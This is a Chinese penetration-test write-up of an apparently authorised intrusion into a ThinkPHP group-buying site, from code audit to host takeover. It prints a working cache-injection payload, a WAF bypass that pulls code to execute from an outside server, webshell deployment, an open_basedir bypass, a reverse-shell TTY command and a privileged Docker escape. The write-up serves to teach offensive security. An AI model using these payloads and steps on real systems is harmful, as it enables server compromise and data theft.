一 前言
这几天,一起和同事做一个授权的网站的溯源调查跟踪,并最终拿下服务器,整个过程是比较有意思的,事后我把整个过程脱敏之后写出来供大家一起学习参考。
二、探测
接受网址后,首先进行一些踩点摸索,首先看到是一个夺宝拼团类的网站。
利用谷歌开发者工具看到了这是一个开发语言为PHP的网站,再查看网站源代码之后,查看到网站的路由,基本判定是一种基于Thinkphp的二次开发的网站。可以看到有/public/runtime这种Web目录,还有网站的路由也是index.php?ctl=file&act=upload,一般ctl表示控制器, act 表示执行这个控制器中的具体的动作。
在根据网站的命名习惯之后,定制化了一个字典,利用dirsearch这种目录扫描工具,扫到了一个install/fw.zip压缩文件,下载之后发现是网站的源码,在使用常规手段没有啥进展之后,进入了代码审计过程。
三、代码审计
3.1 大概浏览
整个网站目录结构就如下图所示。
Thinkphp 版本是 3.2.3的,尝试了几个thinkphp通用的payload,没有发现效果,然后在翻目录的时候,看到了runtime目录下的缓存文件名竟然是php!
打开文件内容发现也是一些进过序列化之后的字符串。
顿时打开了思路,如果有缓存里面内容可控,那么就有希望了。
3.2 找缓存可控点
这里注意路径,public/runtime/data/adv_auto_cache/c3/ca/~@a20905cebfdcff04f3d06882cb3b36f0.php这个路径中,adv_auto_cache是具体的缓存名,所以全局搜索这个名称就能看到这些缓存是如何生成出来的了。比如:
会有一个同名的类,其中生成缓存是load方法,就看load方法里面的内容就行。
然后一直搜索看代码,花了几个小时看了代码,过程省略一万字,终于在system/auto_cache/consignee_info.auto_cache.php这个文件中找到了可控点,
classconsignee_info_auto_cacheextendsauto_cache{publicfunctionload($param){$param['consignee_id'] = intval($GLOBALS['db']->getOne("select id from ".DB_PREFIX."user_consignee where id = ".intval($param['consignee_id'])));$key =$this->build_key(CLASS,$param);....//以上省略$consignee_info = $consignee_data['consignee_info'] = $GLOBALS['db']->getRow("select * from ".DB_PREFIX."user_consignee where id = ".$consignee_id);....//以上省略$GLOBALS['cache']->set_dir(APP_ROOT_PATH."public/runtime/data/".CLASS."/");$GLOBALS['cache']->set($key,$consignee_data);}可以看到,从user_consignee这个表里读取到数据,然后写入到缓存中,注意这里的$key是非常关键的,因为下面会讲到,会用到这个变量来生成缓存文件路径。 那么user_consignee这个表的数据是从哪里来的呢?,向上追溯一下,在控制器app/Lib/main/uc_consigneeModule.class.php中
publicfunctionsave(){....//以上省略$consignee_data['user_id'] = $GLOBALS['user_info']['id'];$consignee_data['region_lv1'] = intval($_REQUEST['region_lv1']);$consignee_data['region_lv2'] = intval($_REQUEST['region_lv2']);$consignee_data['region_lv3'] = intval($_REQUEST['region_lv3']);$consignee_data['region_lv4'] = intval($_REQUEST['region_lv4']);$consignee_data['address'] = strim($_REQUEST['address']);$consignee_data['mobile'] = strim($_REQUEST['mobile']);$consignee_data['consignee'] = strim($_REQUEST['consignee']);$consignee_data['zip'] = strim($_REQUEST['zip']);$consignee_data['id_card'] = strim($_REQUEST['id_card']);$consignee_data['is_default'] = intval($_REQUEST['is_default']);if($consignee_count==0){$consignee_data['is_default'] =1;}if($consignee_id ==0){if($consignee_count>0&& $consignee_data['is_default']==1){$GLOBALS['db']->autoExecute(DB_PREFIX."user_consignee",array("is_default"=>0),"UPDATE","user_id=".$GLOBALS['user_info']['id']);}$GLOBALS['db']->autoExecute(DB_PREFIX."user_consignee",$consignee_data);$consignee_id = $GLOBALS['db']->insert_id();}//以下省略....}....,可以看到直接获取请求中原生的数据,基本没有过滤直接插入数据库。
3.3 找缓存文件名
利用点是找到了,但是还有个问题,那么这里的缓存文件名怎么找呢?我们需要继续追踪一下$GLOBALS['cache']->set($key,$consignee_data);中的set方法。
在system/cache/CacheFileService.php中
publicfunctionset($name,$value,$expire ="-1"){if(IS_DEBUG)returnfalse;if($expire=='-1') $expire =3600*24;$filename =$this->filename($name,true);$data = serialize($value);$data ="";$rs = @file_put_contents($filename,$data);if($rs)returntrue;elsereturnfalse;}可以看到最后的数据会经过序列化然后存入到$filename定义的变量路径中,那么继续追溯一下filename()这个类方法,
privatefunctionfilename($name,$mdir=false){$name = md5($name);$filename = $name.'.php';$hash_dir =$this->dir .'c'. substr(md5($name),0,1)."/";if($mdir&&!is_dir($hash_dir)){@mkdir($hash_dir);@chmod($hash_dir,0777);}$hash_dir = $hash_dir .'c'. substr(md5($name),1,1)."/";if($mdir&&!is_dir($hash_dir)){@mkdir($hash_dir);@chmod($hash_dir,0777);}return$hash_dir.$this->prefix.$filename;}是将传入的$name变量进行md5,然后一些字符串处理,生成二级目录,我们这里直接拷贝出来单独生成就行。
上面也说了$key变量非常关键,我们正常debug,在$key = $this->build_key(CLASS,$param);这行代码下面写上echo $key;exit();(我习惯这么调试) 得出key为CONSIGNEE_INFO_AUTO_CACHE_19, 然后把filename方法拷贝编写一个获取缓存路径的脚本我这边命名为test.php
dir类成员变量换成局部变量,并自己赋值,然后直接输出.  这样就得到缓存文件名了。 3.4 payload 上面可以看到我们的缓存内容是一个序列化后的文本,那么我们该如何插入我们的payload的呢?其实就一句话利用换行符和注释来突破序列化问题, 在Http请求中,%0A%0D是换行符的编码,我们可以在前后插入换行符来利用。 比如,缓存文件中的内容为:而sina_app_key这个文本是我们可控的内容,那我们可以输入
%0A%0Dphpinfo();%0A%0D//那么文件中会变成什么样子呢?
可以看到这里的phpinfo()已经高亮了,说明可以正常解析了。
那么我们的payload就是
%0A%0Dphpinfo();%0A%0D//四、getshell
4.1 尝试利用
在本地搭建环境,构造请求/index.php?ctl=uc_consignee&act=save,发现需要登陆,然后前台随便注册一个用户,访问原来是添加配送地址。
点击新增地址
这里需要抓包。打开Burpsuite,然后点击保存地址,然后把里面的内容替换成我们的payload。
然后我发现页面没有反应,我把包转到Repeater上自己发一次看看
无语了,原来还有WAF。
4.2 绕过WAF
测试发现很多函数都被禁止了,连base64_decode,base64_encode都被禁止了,那么阻断了我的思路,这里尝试了很多方法,失败的方法我就不一一列举了,不然整个文章实在太长了。然后我突然想到一个思路,如果在HTTP 头中添加自定义的header是否会被检测呢?举个例子:
我现在随便在网站上请求post体中带上phpinfo()是会被检测的。
但是如果我添加一个自定义的header字段a,里面的内容为phpinfo();会如何呢?
可以看到是没有被检测的。哈哈,nice到这一步,我已经有方法了。
那么如何利用?
4.3 远程加载
之前我在雷石公众号投稿过一篇文章CTF真题php在多重限制下的情况下如何执行命令?,里面就介绍了,可以用getallheaders()这个方式来获取本身头部的header内容,但是在这种情况下会比较麻烦,我用了一个另外一个函数get_headers,看看php官方对get_headers的定义。
是可以获取一个远程地址,然后返回远程地址的header头的,那么我们可以如何操作?
我们先自己模拟一下,在远程服务器搭建一个phpserver,然后里面写上php文件
//这是写在远程服务器上的<?phpheader('assert');header('phpinfo()');然后得到一个外网地址,比如说http://evalshell.com/test.php,
然后本地写一个php请求一下
//这是本地的<?phpprint_r(get_headers('http://evalshell.com/test.php'));然后打印出来看下结果
下面是页面打印的结果
Array([0] => HTTP/1.1 200 OK[1] => Server: nginx[2] => Date: Fri, 15 Jul 2022 07:38:58 GMT[3] => Content-Type: text/html[4] => Connection: close[5] => Vary: Accept-Encoding[6] => assert:[7] => phpinfo():)这样可以获取到我们要执行的代码,但是注意这里获取的字符串是有一个多余的符号:和空格,这个也需要删除掉,不然无法成功执行,那么我们最终的payload是怎么样的呢?
//%0A%0D$a=str_replace([':',' '],'',get_headers('http://evalshell.com/test.php')[6]);$b=str_replace([':',' '],'',get_headers('http://evalshell.com/test.php')[7]);$a($b);%0A%0D//因为php动态特性的问题,$a($b);是可以执行代码的,$a是获取的assert,$b是获取的phpinfo()拼接后就称为assert('phpinfo()');这样就完成命令执行了。
我来画个图给大家说明一下流程。
现在黑产服务器上有一个PHP文件,是请求自己的远程服务器的一个地址,获取里面的header字段,然后用来拼接代码执行
这里的域名替换成你自己的PHPserver网址。然后最后提交。
ok,成功添加,刷新一下页面生成缓存。
并且我们从上面获取到缓存路径为/ce/c1/~@c74976ecd4f8d25322575066b9cb21b0.php,拼接全路径为/public/runtime/data/consignee_info_auto_cache/ce/c1/~@c74976ecd4f8d25322575066b9cb21b0.php,
直接访问页面,成功执行
那么接下来,我们写入冰蝎木马,需要在远程服务器上将header进行替换,
注意,这里需要把内容进行base64编码,因为这样在传输的过程中,一些特殊符号就不会丢失和被转义。
成功getshell
上基于rsa加密的蚁剑木马
五、提权
5.1 open_basedir?
拿到Webshell,第一时间看看有什么文件,但是发现无法跨目录,向上没有权限,宝塔嘛,默认就会设置open_basedir,
突破open_basedir有手就行。
在网站的任意的一个目录下,新建一个.user.ini,里面内容写上
open_basedir=/
然后把shell复制到这个目录下然后重新连接,突破。原理是nginx会首先匹配当前目录下是否有.user.ini,如果有优先加载当前目录下的.user.ini。
但是翻了下文件,还是没有可利用价值的,还是需要提权。
5.2 突破disable_functions
宝塔,你懂的,disable_functions肯定是被限制的死死的。
所有被禁止的函数如下:
passthru,exec,system,putenv,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv
好了,我们现在是一个低权限的用户www,而且没有执行命令的权限。
看了下phpinfo,php程序是php-fpm+fastcgi来启动的。那么还记得PHITHON师傅写过的文章:Fastcgi协议分析 && PHP-FPM未授权访问漏洞 && Exp编写 ,地址是:https://www.leavesongs.com/penetration/fastcgi-and-php-fpm.html
蚁剑也有这样的插件,正常情况下是可以利用的。
但是这里执行失败了,无语,开始找问题,配合PHITHON的文章看了下这蚁剑插件的源码,在antSword-master/antData/plugins/as_bypass_php_disable_functions-master这个目录下,就是绕过disable_functions插件的这个源代码,官方的地址是:https://github.com/Medicean/as_bypass_php_disable_functions,在https://github.com/Medicean/as_bypass_php_disable_functions/blob/master/core/php_fpm/index.js 第192行,
letcmd =${phpbinary}-n -S 127.0.0.1:${port}-t${webrootdir};letfileBuffer = self.generateExt(cmd);这里加载so文件,然后调用后执行命令启动一个php Server,-n是不加载php.ini,很明显这里执行失败了,我们把这个命令换成其他的,输出到一个文件看看报错信息到底是什么。
letcmd =id > /tmp/x.txt;letfileBuffer = self.generateExt(cmd);修改后,重启蚁剑,再次执行。查看输出
日了狗了,宝塔RASP,有防提权功能!.....................
在我准备放弃的时候,同事给了我一个思路,来突破宝塔的防提权措施,但是这块因为目前还尚未公开,所以不方便在公众号上进行展示,最终的效果就是可以成功执行命令,反弹shell。
获取到会话
5.3 提权
首先运行下这个命令,可以让nc反弹的shell变成bash的tty,这样会更加交互,美观。
python -c 'import pty; pty.spawn("/bin/bash")'
执行命令查看端口开放情况看到9000端口是开启的,但是外网却访问不到,应该是做了端口的安全策略,用冰蝎自带的流量转发工具转发到自己的vps上
访问之后,是个portainer,Portainer 是 Docker 的图形化管理工具。
有这玩意就好办了,但是如何获取密码呢,这里我是用蚁剑找网站的配置文件,找到mysql的连接密码,然后这里用户名默认为admin,直接试一下,居然进去了。后面可以用 https://www.anquanke.com/post/id/272400 文章的方法获取root权限。
进来之后,这个老版本的portainer是可以利用 docker 的特权模式逃逸拿下主机的。
新建一个容器,然后在容器部署的页面选择高级模式,选择Runtime&Resources中开启privileged mode即特权模式。
然后点击部署,部署完之后,在列表页面点击终端按钮。进入docker容器中
进入之后,挂载磁盘到本地目录,然后可以漫游宿主机文件,写入公钥。
最后成功登陆。
六、总结
本次渗透花费的时间较长,虽然写下来感觉很顺利,但是其实每一步都尝试了大量的方法,这个是工作时的一个记录,在文章进行脱敏之后,也是授权发布出来。
我还是觉得,代码能力在渗透过程中是很关键的,如果不会写代码那么在稍微复杂一些的情况中就如同水中捞月一样困难,所以还是推荐各位学深一门编程语言。
我的微信大号最近被封了,所以有一些朋友问的问题我无法回复,如果有需要就在公众号点击联系我里加我的联系方式,谢谢。
七、参考资料
https://www.leavesongs.com/penetration/fastcgi-and-php-fpm.html
https://www.anquanke.com/post/id/272400